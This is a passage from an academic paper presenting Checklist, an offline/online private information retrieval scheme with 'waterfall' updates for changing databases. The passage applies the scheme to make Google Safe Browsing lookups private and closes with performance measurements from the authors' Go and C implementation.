
- Parse the state st as (h, β, st').
- Parse the answers as (W_0, V_0) and (W_1, V_1).
- If $\beta = 0$: *// Common case*
  - Parse the hint h as $\big((\mathsf{sk}_1, \ldots, \mathsf{sk}_T), (P_1, \ldots, P_T)\big)$.
  - Parse the state st' as $(t, \mathsf{sk}_\mathsf{new})$
  - Set $D_i \leftarrow P_t \oplus W_1$.

  // The client updates the t-th component of the hint.
  - Set $\mathsf{sk}_t \leftarrow \mathsf{sk}_\mathsf{new}$ and $P_t \leftarrow W_0 \oplus D_i$.
  - Set $h' \leftarrow \big((\mathsf{sk}_1, \ldots, \mathsf{sk}_T), (P_1, \ldots, P_T)\big)$.
- If $\beta = 1$: *// Rare case*
  - Parse the state st' as $\gamma \in \{0,1\}$
  - Set $D_i \leftarrow W_0 \oplus W_1 \oplus V_\gamma$.
  - Set $h' \leftarrow h$. *// The hint is unmodified.*
- Return (h', D_i).

$\underline{\mathsf{QueryCommon}(h, i) \to (\mathsf{st}', q_0, q_1).}$

// The client finds a set S_t in the hint that contains index i.
// The client asks the second server for the parity of the
// database records in $S_t \setminus \{i\}$.
// The client asks the first server for the parity of $\sqrt{n}-1$
// records indexed by a freshly sampled random set.
// The client also asks each server for the value of one extra
// database record.

- Parse the hint h as $\big((\mathsf{sk}_1, \ldots, \mathsf{sk}_T), (P_1, \ldots, P_T)\big)$.
- Let $t \in [T]$ be a value such that $i \in \mathsf{Eval}(\mathsf{sk}_t)$.
  (If no such value t exists, abort.)
- Sample $\mathsf{sk}_\mathsf{new} \leftarrow \mathsf{GenWith}(n, i)$.
- Compute:

$$\begin{aligned} S_\mathsf{new} &\leftarrow \mathsf{Eval}(\mathsf{sk}_\mathsf{new}) & S_t &\leftarrow \mathsf{Eval}(\mathsf{sk}_t) \\ r_0 &\xleftarrow{R} S_\mathsf{new} \setminus \{i\} & r_1 &\xleftarrow{R} S_t \setminus \{i\} \\ \mathsf{sk}_{\mathsf{p}0} &\leftarrow \mathsf{Punc}(\mathsf{sk}_\mathsf{new}, i) & \mathsf{sk}_{\mathsf{p}1} &\leftarrow \mathsf{Punc}(\mathsf{sk}_t, i) \\ q_0 &\leftarrow (\mathsf{sk}_{\mathsf{p}0}, r_0) & q_1 &\leftarrow (\mathsf{sk}_{\mathsf{p}1}, r_1). \end{aligned}$$

- Set $\mathsf{st}' \leftarrow (t, \mathsf{sk}_\mathsf{new})$.
- Return (st', q_0, q_1).

$\underline{\mathsf{QueryRare}(i) \to (\mathsf{st}', q_0, q_1).}$

// The client asks each server for the parity of the database
// records indexed by a freshly sampled random set of $\sqrt{n}-1$
// indices such that the symmetric difference between the
// two sets contains i and one other random index r_γ.
// The client also asks server γ for the record at index r_γ.

- Sample a random bit $\gamma \xleftarrow{R} \{0,1\}$.
- Sample $\mathsf{sk}_\mathsf{new} \leftarrow \mathsf{GenWith}(n, i)$.
- Compute:

$$\begin{aligned} S_\mathsf{new} &\leftarrow \mathsf{Eval}(\mathsf{sk}_\mathsf{new}) \\ r_\gamma &\xleftarrow{R} S_\mathsf{new} \setminus \{i\} & r_{\bar\gamma} &\xleftarrow{R} S_\mathsf{new} \setminus \{r_\gamma\} \\ \mathsf{sk}_{\mathsf{p}\gamma} &\leftarrow \mathsf{Punc}(\mathsf{sk}_\mathsf{new}, i) & \mathsf{sk}_{\mathsf{p}\bar\gamma} &\leftarrow \mathsf{Punc}(\mathsf{sk}_\mathsf{new}, r_\gamma) \\ q_\gamma &\leftarrow (\mathsf{sk}_{\mathsf{p}\gamma}, r_\gamma) & q_{\bar\gamma} &\leftarrow (\mathsf{sk}_{\mathsf{p}\bar\gamma}, r_{\bar\gamma}). \end{aligned}$$

- Set $\mathsf{st}' \leftarrow \gamma$.
- Return (st', q_0, q_1).

fetch a record from the database. We set the probability of each case such that the overall probability distribution of the client's queries hides the indices the client is interested in.

We now describe this in more detail.

Common case. Recall that at the start of the offline phase, the client holds the hint it received in the offline phase, which consists of a seed for a pseudorandom generator and a set of T hint words $(P_1, \ldots, P_T)$. The client's first task is to expand the seed into a set of puncturable pseudorandom set keys $\mathsf{sk}_1, \ldots, \mathsf{sk}_T$. (These are the same keys that the server generated in the offline phase.) Next the client searches for a key $\mathsf{sk}_t \in \{\mathsf{sk}_1, \ldots, \mathsf{sk}_T\}$ such that the index of the client's desired record $i \in \mathsf{Eval}(\mathsf{sk}_t)$.

At this point, the client holds a set $S_t = \mathsf{Eval}(\mathsf{sk}_t)$ of size $\sqrt{n}$, which contains the client's desired index i. The client also holds the parity word $P_t \in \{0,1\}^\ell$ of the database records indexed by S_t. The client sends the set $S_t \setminus \{i\}$ to the second server. (To save communication, the client compresses this set using puncturable pseudorandom sets.) The server returns the parity word W_1 of the database records indexed by this set $S_t \setminus \{i\}$. The client recovers its record of interest as:

$$P_t \oplus W_1 = \left(\bigoplus_{j \in S_t} D_j\right) \oplus \left(\bigoplus_{j \in S_t \setminus \{i\}} D_j\right) = D_i.$$

For security, it is critical that each server "sees" each set only once. Therefore, the client must not reuse the set S_t for any future queries. Therefore, the client also samples a replacement set S_{new} of $\sqrt{n}$ indices in $[n]$, one of which is i. The client then sends $S_{\mathsf{new}} \setminus \{i\}$ to the *first* server (again, compressed using puncturable pseudorandom sets), and the first server responds with the parity word W_0 of the database records indexed by this set. The client then replaces the set S_t in its hint with the new set S_{new} and updates the corresponding parity hint word to $P_{\mathsf{new}} \leftarrow W_0 \oplus D_i$.

In this first case, the sets that the client sends to the two servers *never* contain the index i of the client's desired database record. If the client would always use this query strategy, the servers would learn which database records the client is definitely *not* querying, effectively leaking $\approx 1/(\sqrt{n} \ln 2)$ bits of information about i. The next case prevents this leakage.

Rare case. With a small probability (roughly $2/\sqrt{n}$), the client must send a set containing its desired index i to each server. The client samples a random set S_{new} of $\sqrt{n}$ values in $[n]$, one of which is i. The client chooses a server $\gamma \xleftarrow{R} \{0,1\}$ at random and sends it $S_{\mathsf{new}} \setminus \{i\}$ (again, compressed), along with the index of a random element $r_\gamma \xleftarrow{R} S_{\mathsf{new}} \setminus \{i\}$. To the other server $\bar{\gamma} \coloneqq 1 - \gamma$, the client sends $S_{\mathsf{new}} \setminus \{r_\gamma\}$ and, to hide which server plays which role, a dummy value $r_{\bar{\gamma}}$.

Each server replies with the parity word W of the database records indexed by the set it has received. It also sends the value of the database record D_r. Now, the client can recover its record of interest as: $D_i = W_0 \oplus W_1 \oplus D_{r_\gamma}$, since $\forall \gamma \in \{0,1\}$, this sum is equal to

$$\left(\bigoplus_{j \in S_{\mathsf{new}} \setminus \{i\}} D_j\right) \oplus \left(\bigoplus_{j \in S_{\mathsf{new}} \setminus \{r_\gamma\}} D_j\right) \oplus D_{r_\gamma} = D_i.$$

To hide whether the client is in the "common case" or "rare case," the client sends dummy indices r_0, r_1 to the servers in the common case to mimic its behavior in the rare case.

Remark (Pipelined queries). When a client makes many PIR queries in sequence, it may want to issue a new query to the servers before receiving the servers' response to its previous query. Our scheme (Construction 1) allows the client to have any number of queries in flight at once, while still using only a single hint. The key observation is that the client can generate the replacement set $\mathsf{sk}_{\mathsf{new}}$ as soon as it issues a query. The client can thus issue a second query immediately after issuing the first, and a third query immediately after issuing the second—the client just has to receive the server's responses in the order in which it issued its queries.

Remark. The client's expected online query time in our construction is linear in the size of the database, since the client has to expand its set keys one by one in a random order, until it finds a key of a set that contains the index of interest i. As in prior offline/online PIR schemes [27], a client can use a data structure to reduce the query time at the cost of increasing its storage. Checklist uses a simple data structure that has size linear in the database size n but that supports constant-time queries. That is, the client stores a hash table mapping database indices $i \in [n]$ to "set pointers" $j \in [\lambda\sqrt{n}]$ such that $i \in \mathsf{Eval}(\mathsf{sk}_j)$. The client lazily populates this map whenever it evaluates set keys and invalidates entries whenever it discards set keys. As a compromise between storage and query time, the map contains at most one set pointer for each database index. Therefore, discarding a set may leave some database indices without valid set pointers, even though other sets in the client's hint may still contain those indices. At query time, if the client fails to find a set pointer for the desired database index in the map, it falls back to exhaustively searching through the hint. As it iterates through the hint, the client "opportunistically" adds set pointers to the map.

5 Offline/online PIR for dynamic dictionaries

PIR protocols typically treat the database as a static array of n records. To fetch a record, a PIR client must then specify the index $i \in [n]$ of the record. Our scheme of Section 4 follows this approach as well. In contrast, Checklist, like many other applications of PIR, needs to support dynamic databases and key-value-style lookups. Specifically, we would like to view the database as a list of key-value pairs $((K_1, V_1), \ldots, (K_n, V_n))$, where $K_i \in \{0,1\}^k$ are the keys, and $V_i \in \{0,1\}^\ell$ are their corresponding values. In Checklist, (i) a client should be able to look up a value V by its key K; and (ii) a server should be able to insert, modify, and delete key-value pairs.




Figure 1: The database in our PIR scheme consists of many buckets, where the ith bucket can hold 2^i database rows. The client holds a hint (h_i) corresponding to each non-empty bucket i. The smaller buckets change frequently, but these hints are inexpensive to recompute. The larger buckets change infrequently, and these hints are expensive to recompute.

5.1 Existing tool: PIR by keywords

Previous work has shown how to modify standard PIR schemes to support key-value-style databases. Specifically, Chor, Gilboa, and Naor [23] showed that it is possible to construct so-called "PIR-by-keywords" schemes from traditional PIR-by-index schemes in a black-box way. Modern PIR constructions [15] support PIR-by-keywords directly. The cost of such schemes, both in communication and server-side computation, matches the cost of standard PIR, up to low-order terms. The black-box PIR-by-keywords techniques [23] directly apply to offline/online PIR schemes as well. Specifically, our implementation of Checklist uses a simple PIR-by-keywords technique, which is tailored at the preexisting design of the Safe Browsing system. We describe this scheme in Section 6.3.

5.2 Handling changes with waterfall updates

Standard online-only PIR schemes do not need any special machinery to meet handle database updates, since their clients hold no state that depends on the database contents. The servers in online-only PIR schemes can thus simply process any changes to the database locally as they happen, and then answer each query using the latest version of the database. In contrast, clients in offline/online PIR schemes hold preprocessed "hints" about the database, and every change in the database invalidates these hints.

The simple solution works poorly. The simplest way to handle database updates is to have the servers compute a new hint relative to the latest database state after every update. The servers then send this updated hint to the client. The problem is that if the rate of updates is relatively high, the cost of regenerating these hints will be prohibitive.

Specifically, if the database changes at roughly the same rate as the client makes queries (e.g., once per hour), the client will have to download a new hint before making each query. In this case, the server-side costs of generating these hints will be so large as to negate the benefit of using an offline/online PIR scheme in the first place.

Our approach: Waterfall updates. Instead of paying the hint-generation cost for the full database on each change, we design a tiered update scheme, which is much more efficient. Specifically, if there is a single database update between each pair of client queries, the asymptotic online cost of our scheme is still $O(\sqrt{n})$—the same cost as if the database had not changed. As the frequency of updates increases, the performance of our scheme gracefully degrades. Our design builds on a classic idea for converting static data structures into dynamic structures [10]. Cryptographic constructions using this idea to handle data updates include oblivious RAMs [41], proofs of retrievability [20, 77], searchable encryption [81], and accumulators [68].

Our strategy is to have the servers store the database as an array of $B = \log n$ sub-databases, which we call "buckets." (Here, we assume for simplicity that the number of records n is a power of two.) The bth bucket will contain at most 2^b key-value pairs. In addition, the servers maintain a last-modified timestamp for each bucket. Initially, the servers store the entire database in the bottom (biggest) bucket, and all other buckets start out empty. As the database changes, the contents of the buckets change as well.

When a client joins the system, it fetches a hint for each bucket. Before making a query, the client updates its locally stored hints. To do this, the client sends to the first server the timestamp τ at which it received its last hint. The server then generates a fresh hint for each bucket that was modified after τ, and sends these new hints back to the client. To find the value associated with key K, the client then queries each of the B buckets in parallel for key K. If several buckets contain key K, the client uses the value V from the smallest bucket (i.e., the bucket that was updated most recently).

Since the underlying offline/online PIR-by-keywords scheme supports only static databases, each time a bucket changes, the server must regenerate from scratch a hint for this bucket for every client. The key to achieving our cost savings is that, as the database changes, the contents of the smallest buckets will change frequently, but it is relatively inexpensive for the servers to regenerate the hints for these buckets. The contents of the larger buckets—for which hint generation is expensive—will change relatively infrequently.

It remains to describe how the servers update the contents of the buckets upon database changes. Let us first consider database *insertions*. When the servers want to add a new pair (K, V) to the database, the servers insert that pair into the topmost (smallest) bucket. Such an update can cause a bucket b to "fill up"—to contain more than 2^b entries. When this happens, the servers "flush" the contents of bucket b down to bucket $b + 1$. If this flush causes bucket $b + 1$ to

fill up, the servers continue flushing buckets until all buckets are below their maximum capacity. If the bottommost bucket overflows, the servers create a new bucket, twice the size of the previous one. The two servers execute this process in lockstep to ensure that their views of the database state remain consistent throughout.

To *remap* an existing key K to a new value V', the servers add the updated record (K, V') to the topmost bucket. When, as a result of flushing, multiple pairs with the same key end up in the same bucket, the server keeps only the latest pair and discards any earlier pairs.

To *delete* an existing key K, the servers add a pair $(K, V_\perp)$ to the topmost bucket, where $V_\perp \in \{0,1\}^\ell$ is some special value. (If the set of possible values for a key is $\{0,1\}^\ell$ in its entirety, we can extend the bit-length of the value space by a single bit.) When, as a result of flushing, $(K, V_\perp)$ ends up in the same bucket as other pairs with the same key K, the servers only keep the latest pair and discard any earlier pairs. At the bottom-most bucket, the servers can discard all remaining $(K, V_\perp)$ pairs.

Analysis. The client needs a new hint for bucket b only each time all of the buckets $\{1, \ldots, b-1\}$ overflow. When this happens, the servers flush $1 + \sum_{i=1}^{b-1} 2^i = 2^b$ elements into bucket b. Intuitively, if the server generates a new hint after each update, then after u updates, the server has generated $u/2^b$ hints for bucket b, each of which takes time roughly $\lambda\ell 2^b$ to generate, on security parameter λ. (This is because our offline/online scheme has hint-generation time $\lambda\ell n$, on security parameter λ and a database of n ℓ-bit records.)

The total hint generation time with this waterfall scheme after u updates, on security parameter λ, with $B = \log n$ buckets, is then at most $\lambda u \ell B = \lambda u \ell \log n$. In contrast, if we generate a hint for the entire database on each change using the simple scheme, the total hint generation time is $\lambda u \ell n = \lambda u \ell 2^B$ (since $n = 2^B$). That is, the waterfall scheme gives an *exponential improvement* in server-side hint-generation time over the simple scheme.

The query time of this scheme is $\sum_{b=1}^{B} O(\ell \cdot \sqrt{2^b}) = O(\ell\sqrt{n})$. So, we achieve an exponential improvement in hint-generation cost at a modest (less than fourfold) increase in online query time.

One subtlety is that in our base offline/online PIR scheme, the length of a hint for a bucket of size 2^b is roughly $\lambda\ell\sqrt{2^b}$. For buckets smaller than λ^2, using offline-online PIR would require more communication than just downloading the contents of the entire bucket. We thus use a traditional "online-only" PIR scheme for those small buckets.

6 Use case: Safe Browsing

Every major web browser today, including Chrome, Firefox, and Safari, uses Google's "Safe Browsing" service to warn users before they visit potentially "unsafe" URLs. In this context, unsafe URLs include those that Google suspects are hosting malware, phishing pages, or other social-engineering content. If the user of a Safe-Browsing-enabled browser tries to visit an unsafe URL, the browser displays a warning page and may even prevent the user from viewing the page.

6.1 How Safe Browsing works today

At the most basic level, the Safe Browsing service maintains a blocklist of unsafe URL prefixes. The browser checks each URL it visits against this blocklist before rendering the page to the client. Since the blocklist contains URL prefixes, Google can add an entire portion of a site to the blocklist by adding just the appropriate prefix. (In reality, there are multiple Safe Browsing blocklists, separated by the type of threat, but that detail is not important for our discussion.)

Two factors complicate the implementation:

- **The blocklist is too large for clients to download and store.** The Safe Browsing blocklist contains roughly three million URL prefixes. Even sending a 256-bit hash of each blocklisted URL prefix would increase a browser's download size and storage footprint by more than 90MB. This would more than *double* the download size of Firefox on Android [66].
- **The browser cannot make a network request for every blocklist lookup.** For every webpage load, the browser must check every page resource (image, JavaScript file, etc.) against the Safe Browsing blocklist. If the browser made a call to the Safe Browsing API over the network for every blocklist lookup, the latency of page loads, as well as the load on Google's servers, would be tremendous.

The current Safe Browsing system (API v4) [43] addresses both of these problems using a two-step blocklisting strategy.

Step 1: Check URLs against an approximate local blocklist. Google ships to each Safe Browsing client a data structure that represents an *approximate and compressed* version of the Safe Browsing blocklist, similar to a Bloom filter [11, 18]. Before the browser renders a web resource, it checks the corresponding URL against its local compressed blocklist. This local blocklist data structure has no false negatives (it will always correctly identify unsafe URLs) but it has false positives (sometimes it will flag safe URLs as unsafe). In other words, when given a URL, the local blocklist either replies "definitely safe" or "possibly unsafe." Thus, whenever the local blocklist identifies a URL as safe, the browser can immediately render the web resource without further checks.

In practice, this local data structure is a list of 32-bit hashes of each blocklisted URL prefix. Delta-encoding the set [42] further reduces its size to less than 5MB—roughly 18× smaller than the list of all 256-bit hashes of the blocklisted URL prefixes. The browser checks a URL (e.g., `http://a.b.c/1/2.html?param=1`) by splitting it into substrings (`a.b.c/1/2.html?param=1`, `a.b.c/1/2.html`, `a.b.c./1`, `a.b.c/`, `b.c/`, etc.), hashing each of them, and

checking each hash against the local blocklist.

Step 2: Eliminate false positives using an API call. Whenever the browser encounters a possibly unsafe URL, as determined by its local blocklist, the browser makes a call to the Safe Browsing API over the network to determine whether the possibly unsafe URL is truly unsafe or whether it was a false positive in the browser's local blocklist.

To execute this check, the browser identifies the 32-bit hash in its local blocklist that matches the hash of the URL. The browser then queries the Safe Browsing API for the full 256-bit hash corresponding to this 32-bit hash.

Finally, the browser hashes the URL in question down to 256 bits and checks whether this full hash matches the one that the Safe Browsing API returned. If the hashes match, then the browser flags the URL as unsafe. Otherwise, the browser renders the URL as safe.

This two-step blocklisting strategy is useful for two reasons. First, it requires much less client storage and bandwidth, compared to downloading and storing the full blocklist locally. Second, it adds no network traffic in the common case. The client only queries the Safe Browsing API when there is a false positive, which happens with probability roughly $n/2^{32} \approx 2^{-11}$. So, only one in every 2,000 or so blocklist lookups requires making an API call.

However, as we discuss next, the current Safe Browsing architecture ***leaks information about the user's browsing history to the Safe Browsing servers***.

6.2 Safe Browsing privacy failure

Prior work [9, 38, 45, 70] has observed that the Safe Browsing protocol leaks information about the user's browsing history to the servers that run the Safe Browsing API—that is, to Google. In particular, whenever the user visits a URL that is on the Safe Browsing blocklist, the user's browser sends a 32-bit hash of this URL to Google's Safe Browsing API endpoint. Since Google knows which unsafe URLs correspond to which 32-bit hashes, Google then can conclude with good probability which potentially unsafe URL a user was visiting. (To provide some masking for the client's query, Firefox mixes the client's true query with queries for four random 32-bit hashes. Still, the server can easily make an educated guess at which URL triggered the client's query.)

There is some chance (a roughly one in 2,000) that a user queries the Safe Browsing API due to a false positive—when the 32-bit hash of a safe URL collides with the 32-bit hash of an unsafe URL. Even in this case, Google can identify a small list of candidate safe URLs that the user could have been browsing to cause the false positive.

6.3 Private Safe Browsing with Checklist

We design a private Safe-Browsing service based on Checklist, which uses our new PIR scheme of Section 4. Our scheme requires two non-colluding entities (e.g., CloudFlare and Google) to host copies of the blocklist, but it has the privacy benefit of not revealing the client's query to either server.




Figure 2: Using Checklist for Safe Browsing. ❶ The browser checks whether the URL's partial hash appears in its local blocklist. ❷ If so, the browser issues a Safe Browsing API query for the full hash corresponding to the matching partial hash. ❸ The Checklist client proxy issues a PIR query for the full hash to the two Checklist servers. ❹ The Checklist client proxy returns the full hash of the blocklisted URL to the browser. ❺ The browser warns the user if the URL hash matches the hash of the blocklisted URL.


Our Checklist-based Safe Browsing client works largely the same as today's Safe Browsing client does (Figure 2). The only difference is that when the client makes an online Safe Browsing API call (to check whether a hit on the client's local compressed blocklist is a false positive), the client uses our PIR scheme to perform the lookup. In this way, the client can check URLs against the Safe Browsing blocklist without revealing any information about its URLs to the server (beyond the fact that the client is querying the server on some URL).

When the client visits a URL whose 32-bit hash appears in the client's local blocklist, the client needs to fetch the full 256-bit SHA256 hash of the blocked URL from the Safe Browsing servers. To do this, the client identifies the index $i \in [n]$ of the entry in its local blocklist that caused the hit. (Here n is the total number of entries in the local blocklist.) The client then executes the PIR protocol of Section 4 with the Safe Browsing servers to recover the ith 256-bit URL hash. If the full hash from the servers matches the full hash of the client's URL, the browser flags the webpage as suspect. If not, it is a false positive and the browser renders the page.

As the Safe Browsing blocklist changes, the client can fetch updates to its local blocklist using the method of Section 5.2.

When two or more full hashes in the blocklist have the same 32-bit prefix, the Checklist servers can lengthen the partial hashes for the colliding entries. This way, a partial hash on the client's local list always maps to a single full hash on the servers' blocklist. Safe Browsing already supports variable-length partial hashes.

Partial hashes as PIR-by-keywords. The client's local list of partial hashes essentially serves as a replacement for using a general PIR-by-keywords transformation [23]. The downside of this replacement is that it uses offline communication that is linear in the number of records in the database. In Safe Browsing, the primary purpose of the local list is to reduce latency, bandwidth, and server computation, by allowing the browser to respond to most queries locally. Checklist takes



(a) Server CPU time (b) Communication (c) Client CPU time

Figure 3: For a static database of three million 32-byte records, we show the query cost in server time, client time, and communication. The figure also shows the offline cost of the new offline-online PIR scheme and its total cost (offline and online), amortized over a varying number of queries. The offline phase of the new scheme is expensive but its per-query server-side time is lower than in prior PIR schemes.

advantage of the existence of this local list, additionally using it to map partial hashes to their positions in the blocklist. In principle, both for Safe Browsing and for other applications, Checklist could use other PIR-by-keywords techniques or a local blocklist of a different size, allowing different tradeoffs between storage, communication, and latency.

Remaining privacy leakage. Checklist prevents the Safe Browsing server from learning the partial hash of the URL that the client is visiting. However, the fact that the client makes a query to the server at all leaks some information to the server: the server learns that the client visited *some* URL whose partial hash appears on the blocklist. While this minimal leakage is inherent to the two-part design of the Safe Browsing API, it may be possible to ameliorate even this risk using structured noise queries [34].

7 Implementation and evaluation

We implement Checklist in 2,481 lines of Go and 497 lines of C. (Our code is available on GitHub [1].) We use C for the most performance-sensitive portions, including the puncturable pseudorandom set (Section 3.2).

7.1 Microbenchmarks for offline-online PIR

First, we evaluate the computational and communication costs of the new offline-online PIR protocol, compared to two previous PIR schemes. One is an information-theoretic protocol of Chor et al. [25] ("Matrix PIR"), which uses $\sqrt{n}$ bits of communication on an n-bit database. The second comparison protocol is that of Boyle, Gilboa, and Ishai [15], based on distributed point functions ("DPF"). This protocol requires only $O(\log n)$ communication and uses only symmetric-key cryptographic primitives. We use the optimized DPF code of Kales [55]. We run our benchmarks on a single-machine single-threaded setup, running on a e2-standard-4 Google Compute Engine machine (4 vCPUs, 16 GB memory).

Static database. We begin with evaluating performance on a static database. Figure 3 presents the servers' and client's per-query CPU time and communication costs on a database of three million 32-byte records. Since the Checklist PIR scheme has both offline and per-query costs, the figure also presents the amortized per-query cost as a function of the number of queries to the static database made by the same client following an initial offline phase. Figure 3 shows that the offline-online PIR scheme reduces the server's *online* computation time by 100× at the cost of an expensive seven-second *offline* phase, which the server runs once per client. Even with this high offline cost, for a sufficiently large number of queries, the Checklist PIR scheme provides *overall* computational savings for the server. For example, after 1,500 queries, the total computational work of a server using Checklist PIR is two to four times less than that of a server using the previous PIR schemes. The Checklist PIR scheme is relatively expensive in terms of client computation—up to 20× higher compared to the previous PIR schemes.

Database with periodic updates. We evaluate the performance of the waterfall updates mechanism (Section 5.2). This experiment starts with a database consisting of three million 32-byte records. We then apply a sequence of 200 updates to the database, where each update modifies 1% of the database records. After each update, we compute the cost for the server of generating an updated hint for the client. Figure 4 shows the cost of this sequence of updates. The majority of the updates require very little server computation, as they trigger an update of only the smallest bucket in the waterfall scheme. We also plot the average update cost (dashed line) in the waterfall scheme and the cost of naively regenerating the hint from scratch on each update (red square). The waterfall scheme reduces the average cost by more than 45×.

Next, we evaluate the impact of using the waterfall update scheme on the query costs. This experiment begins with a database of $n = 3 \times 10^6$ records, of size 32 bytes each, and runs through a sequence of periods. At the beginning of each period, we apply a batch of $B = 500$ updates to the database, after which the client fetches a hint update from the server, and then performs a sequence of queries. We measure the cost to the




Figure 4: Server-side cost of client updates. At each time step, 1% of the three million records change. The waterfall update scheme reduces the average update cost by more than 45× relative to a naive solution of rerunning the offline phase on each change.

server of generating the update and responding to the queries. We amortize the cost of each update over the queries in each period, and we average the costs over n/B consecutive periods, thus essentially evaluating the long-term amortized costs of the scheme. Figure 5 presents the amortized server costs as a function of the number of queries made by a single client in each period. The new PIR scheme outperforms the previous schemes as long as the client makes a query at least every 10 periods (i.e., at least once every 5000 database changes). As queries become more frequent, the reduced online time of our scheme outweighs its costly hint updates.

7.2 Safe Browsing with Checklist

To evaluate the feasibility of using Checklist for Safe Browsing, we integrate Checklist with Firefox's Safe Browsing mechanism. We avoid the need to change the core browser code by building a *proxy* that implements the standard Safe Browsing API. The proxy runs locally on the same machine as the browser, and we redirect all of the browser's Safe Browsing requests to the proxy by changing the Safe Browsing server URL in Firefox configuration. See Figure 2.

We begin by measuring the rate of updates to the Safe




Figure 5: The amortized server compute costs of PIR queries on a database with updates. As the number of queries between each pair of subsequent database updates grows, the offline-online PIR scheme achieves lower compute costs compared to previous PIR schemes.

Browsing database and the pattern of queries generated in the course of typical web browsing. To this end, our proxy logs all Safe-Browsing requests, forwards them to Google's server, and logs the responses. (For privacy, we do not log the actual URL hashes.) This trace allows us to directly compute the frequency of lookups. Moreover, the fact that the browser continuously downloads updates to the list of partial hashes allows us to compute the rate of updates to the database. We run the proxy on our personal laptops for a typical work week, using the instrumented browser for all browsing. The database size is roughly three million records, and it has grown by about 30,000 records over the course of the week. These data are consistent with the public statistics that Google used to publish on the Safe Browsing datasets [44]. In our trace, the client updates its local state every 94 minutes on average and performs an online lookup every 44 minutes on average.

We repeatedly replay our recorded one-week trace to simulate long-term usage of Checklist. On each update request in the trace, we first use the information from the response to update the size of the Checklist database, such that the database size evolves as in the recording. We measure the cost of fulfilling the same update request using Checklist, which includes updating the list of partial hashes and updating the client's PIR hint. For each lookup query in the trace, we issue a PIR query. Figure 6 shows the cumulative costs of using Checklist with two different PIR schemes. We measure the server costs on an e2-standard-4 Google Compute Engine machine with 16 GB of memory and the client costs on a Pixel 5 mobile phone. Offline/online PIR requires 5.5× less computation on the server and 9× more computation on the client than DPF-based PIR. In absolute terms, the amortized computation on the client when using Checklist with offline/online PIR is less than 0.4 CPU-seconds per day. Offline-online PIR uses more communication, mostly due to the cost of maintaining the hint: it doubles the communication cost of the initial setup, and requires 2.7× more communication than DPF-based PIR on a running basis. Checklist with DPF-based PIR uses only 20% more communication than non-private Safe Browsing.

We also measure the amount of local storage a Checklist client requires for its persistent state. With DPF-based PIR, or with non-private lookups, the client stores a 4-byte partial hash for each database record. Delta-encoding the list of hashes [42]) further reduces the storage to fewer than 1.5 bytes per record (for a list of 3 million partial hashes). With offline-online PIR, the Checklist client stores on average 6.8 bytes for each 32-byte database record, in order to store the list of partial hashes and the latest hint. To reduce the query time, the client also stores an 18-bit "set pointer" from each database index to a set that contains it, as described at the end of Section 4. The total storage cost for a list of 3 million partial hashes is 25MB. As a point of reference, the download size of the the Firefox Android package is 70MB [66], and after installation, it uses 170MB of storage.

To measure the end-to-end throughput and latency of Check-

